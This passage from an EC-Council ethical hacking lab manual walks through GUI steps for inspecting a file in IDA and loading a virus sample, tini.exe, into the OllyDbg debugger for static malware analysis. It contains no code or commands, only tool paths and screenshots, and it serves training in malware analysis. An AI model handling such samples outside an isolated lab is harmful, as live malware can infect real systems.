


Figure 3.6.16: IDA Hex View-1

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the **Structures** tab to view the structure of the file, as shown in the screenshot.
22. IDA displays all **Structures** (to expand the structures, click on **Ctrl** and **+**).




Figure 3.6.17: IDA Structures Tab

23. Click the **Enums** tab to view the Windows Enum results, as shown in the screenshot.




Figure 3.6.18: IDA Pro Enums Tab

24. Close all open windows.

TASK 6.4

Debug a Virus using OllyDbg

25. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\OllyDbg** and double-click **OLLYDBG.EXE**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

26. If a **UDD Directory Absent** dialog box appears, click **OK**.
27. If an OllyDbg warning message appears, for administrative rights, click **OK**.
28. The **OllyDbg** main window appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.19: OllyDbg main window

OllyDbg

OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is unavailable. It traces registers, recognizes procedures, API calls switches, tables, constants, and strings, and locates routines from object files and libraries.

There is a new debugging option, "Set permanent breakpoints on system calls." When active, it requests OllyDbg to set breakpoints on KERNEL32.UnhandledExceptionFilter(), NTDLL.KiUserExceptionDispatcher(), NTDLL.ZwContinue(), and NTDLL.NtQueryInformationProcess().

Note: When you launch OllyDbg for the first time, several sub-windows might appear in the main window of OllyDbg; close them all.

29. Choose **File** from the menu bar, and then choose **Open**.
30. The **Open 32-bit executable** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses**, select **tini.exe**, and click **Open**.




Figure 3.6.20: Select tini.exe Vitus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. The output appears in a window named **CPU - main thread, module ntdll**, as shown in the screenshot.




Figure 3.6.21: CPU utilization of tini.exe

32. Choose **View** in the menu bar, and then choose **Log**.




Figure 3.6.22: Select log information

33. A window named **Log data** appears in OllyDbg, displaying the log details, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. The **Log data** also displays the program entry point and its calls to known functions. Close the **Log data** window after completing the analysis.

